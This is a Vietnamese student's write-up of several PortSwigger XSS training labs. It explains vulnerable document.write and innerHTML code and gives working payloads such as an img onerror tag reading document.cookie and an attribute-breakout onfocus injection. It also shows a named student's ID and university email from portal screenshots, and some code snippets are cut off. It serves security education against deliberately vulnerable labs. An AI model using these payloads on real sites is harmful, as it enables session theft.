

Bài tập An Toàn ứng dụng web

Lab 03: Lab: DOM XSS in document.write sink using source location.search | Web Security Academy_(portswigger.net)

Overview

Lab này chứa lỗ hổng XSS trang dựa trên DOM trong chức năng `search query`. Nó sử dụng hàm `document.write` của JavaScript để ghi dữ liệu ra trang. Hàm `document.write` được gọi với dữ liệu từ `location.search` mà ta có thể kiểm soát bằng cách sử dụng URL trang web.

Detect


Trong source code của lab, có hàm `trackSearch`

```
function trackSearch(query) {  
    document.write(' <img src=1 onerror=alert(document.cookie)>
```

Tag được hiển thị sẽ là:

```
document.write('');
```

Kết quả



Lab 04: DOM XSS in innerHTML sink using source location.search

Overview

Lab này chứa lỗ hổng XSS dựa trên DOM trong chức năng blog tìm kiếm. Nó sử dụng phép gán `innerHTML` để thay đổi nội dung HTML của phần tử `div`, sử dụng dữ liệu từ `location.search`.

Detect

Source code client của lab

```
function doSearchQuery(query) {  
    document.getElementById('searchMessage').innerHTML = qu  
}  
var query = (new URLSearchParams(window.location.search)).g  
if(query) {  
    doSearchQuery(query);  
}
```


Nó thực hiện lấy giá trị của parameter `search` trên url, sau đó đưa vào hàm `doSearchQuery` và sử dụng phương thức `innerHTML` để hiển thị chuỗi

Lỗ hổng xảy ra khi sử dụng `innerHTML` để hiển thị 1 chuỗi không được `escape string` dẫn đến `innerHTML` có thể render 1 tag vào trong DOM

Sử dụng thẻ `h1` để kiểm tra

```
<h1>hello, Nguyễn Giang Nam</h1>
```



Có thể thấy chuỗi ở trong Tag đã được hiện ra với thẻ `h1`



Khai thác

Sử dụng 1 thẻ `img` lỗi để hiển thị cookie

```
<img src=1 onerror=alert(document.cookie)>
```



Lab 07: Reflected XSS into attribute with angle brackets HTML-encoded


Overview

Lab này chứa lỗ hổng **Reflected XSS** trong chức năng blog tìm kiếm trong đó dấu ngoặc nhọn được `HTML-encoded`.

Để giải quyết bài thí nghiệm này, thực hiện một cuộc tấn công XSS để chèn một thuộc tính và gọi hàm cảnh báo.

Detect & Exploit

Có thể thấy, khi ta search tag `<h1>` thì các ký tự `<` `>` bị HTML-Encoded



Nhưng vấn đề là sau khi submit, giá trị tìm kiếm lại được trả về cho form tìm kiếm (hiển thị lại chuỗi tìm kiếm)

```
<input type=text placeholder='Search the blog...' name=search
```

Ta sẽ kiểm tra xem có thể `escape string` giá trị của `value` không, bằng cách:

```
search = " onfocus="alert(1)" autofocus="
```

Payload này nếu thành công sẽ biến Tag `input` thành dạng

```
<input type=text placeholder='Search the blog...' name=search  
onfocus="alert(1)" autofocus="">
```

Kết quả

Reflected encoded

0a0e008103866f9a8030a340007400c2.web-security-academy.net says

Back to lab description

LAB Not solved

0 search results for '" onfocus="alert(1)" autofocus="'

Search the blog...


Search

Home

Cổng thông tin quản lý đ...

Thông tin sinh viên

Mã SV	B21DCAT014
Họ và tên	Nguyễn Giang Nam
Giới tính	Nam
Email	NamNG.B21AT014@stu.ptit.edu.vn
Email 2	NamNG.B21AT014@stu.ptit.edu.vn
Nơi sinh	Hà Nam
Dân tộc	
Tôn giáo	
Hiện diện	Đang học
Hộ khẩu	
Đối tượng	



Reflected XSS into attribute with angle brackets HTML-encoded

Back to lab description >>

LAB Solved

you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

0 search results for '" '

Search the blog...

Search


< Back to Blog

Home

Cổng thông tin quản lý đ...

Thông tin sinh viên

Mã SV	B21DCAT014
Họ và tên	Nguyễn Giang Nam
Giới tính	Nam
Email	NamNG.B21AT014@stu.ptit.edu.vn
Email 2	NamNG.B21AT014@stu.ptit.edu.vn
Nơi sinh	Hà Nam
Dân tộc	
Tôn giáo	
Hiện diện	Đang học
Hộ khẩu	
Đối tượng	



[Back to all topics](#)

- SQL Injection
- Cross-site scripting
- Cross-site request forgery (CSRF)
- Clickjacking
- DOM-based vulnerabilities
- Cross-origin resource sharing (CORS)
- XML external entity (XXE) injection
- Server-side request forgery (SSRF)
- HTTP request smuggling
- OS command injection
- Server-side template injection
- Path traversal
- Access control vulnerabilities
- Authentication
- WebSockets
- Web cache poisoning
- Insecure deserialization
- Information disclosure
- Business logic vulnerabilities
- HTTP Host header attacks
- OAuth authentication
- File upload vulnerabilities
- JWT
- Essential skills
- Prototype pollution
- GraphQL API vulnerabilities
- Race conditions
- NoSQL injection
- API testing
- Web LLM attacks
- Web cache deception

LAS
EXPERIMENTAL
SQL Injection with filter bypass via XML encoding →

Solved

Cross-site scripting

APPRENTICE
Reflected XSS into HTML context with nothing encoded →

Solved

APPRENTICE
Stored XSS into HTML context with nothing encoded →

Solved

APPRENTICE
DOM XSS in `document.write` sink using source `location.search` →

Solved

APPRENTICE
DOM XSS in `innerHTML` sink using source `location.search` →

Solved

APPRENTICE
DOM XSS in JQuery anchor `href` attribute sink using `location.search` source →

Solved

APPRENTICE
DOM XSS in JQuery selector sink using a hashchange event →

Solved

APPRENTICE
Reflected XSS into attribute with angle brackets HTML-encoded →

Solved

APPRENTICE
Stored XSS into anchor `href` attribute with double quotes HTML-encoded →

Solved

APPRENTICE
Reflected XSS into a JavaScript string with angle brackets HTML-encoded →

Solved

APPRENTICE
Reflected XSS into a JavaScript string with angle brackets HTML-encoded →

Solved

PRACTITIONER
DOM XSS in `document.write` sink using source `location.search` inside a select element →

Solved

PRACTITIONER
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded →

Solved

PRACTITIONER
Reflected DOM XSS →

Solved

PRACTITIONER
Stored DOM XSS →

Solved

PRACTITIONER
Reflected XSS into HTML context with most tags and attributes blocked →

Solved

PRACTITIONER
Reflected XSS into HTML context with all tags blocked except custom ones →

Solved

PRACTITIONER
Reflected XSS with some SVG markup allowed →

Solved